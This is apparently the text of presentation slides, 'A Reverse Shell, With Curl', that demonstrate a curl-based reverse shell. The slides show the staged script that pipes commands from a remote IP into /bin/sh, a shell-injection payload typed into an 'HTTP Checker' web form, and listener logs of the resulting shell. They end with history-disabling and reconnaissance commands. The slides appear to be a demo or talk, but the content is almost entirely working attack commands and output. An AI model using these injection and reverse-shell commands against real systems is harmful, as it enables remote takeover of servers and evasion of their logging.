
A Reverse Shell, With Curl




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


A Reverse Shell, With Curl




A Reverse Shell, With Curl



A Reverse Shell, With Curl



Shell Injection



util.servus.mom

HTTP Checker

Target:


Target

```
'; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #
```

Command

```
curl -skm3 ''; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #'
```


Shell?



```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh
```

Shell!




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
```


Shell, The First Second




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
```

Shell, The First Second

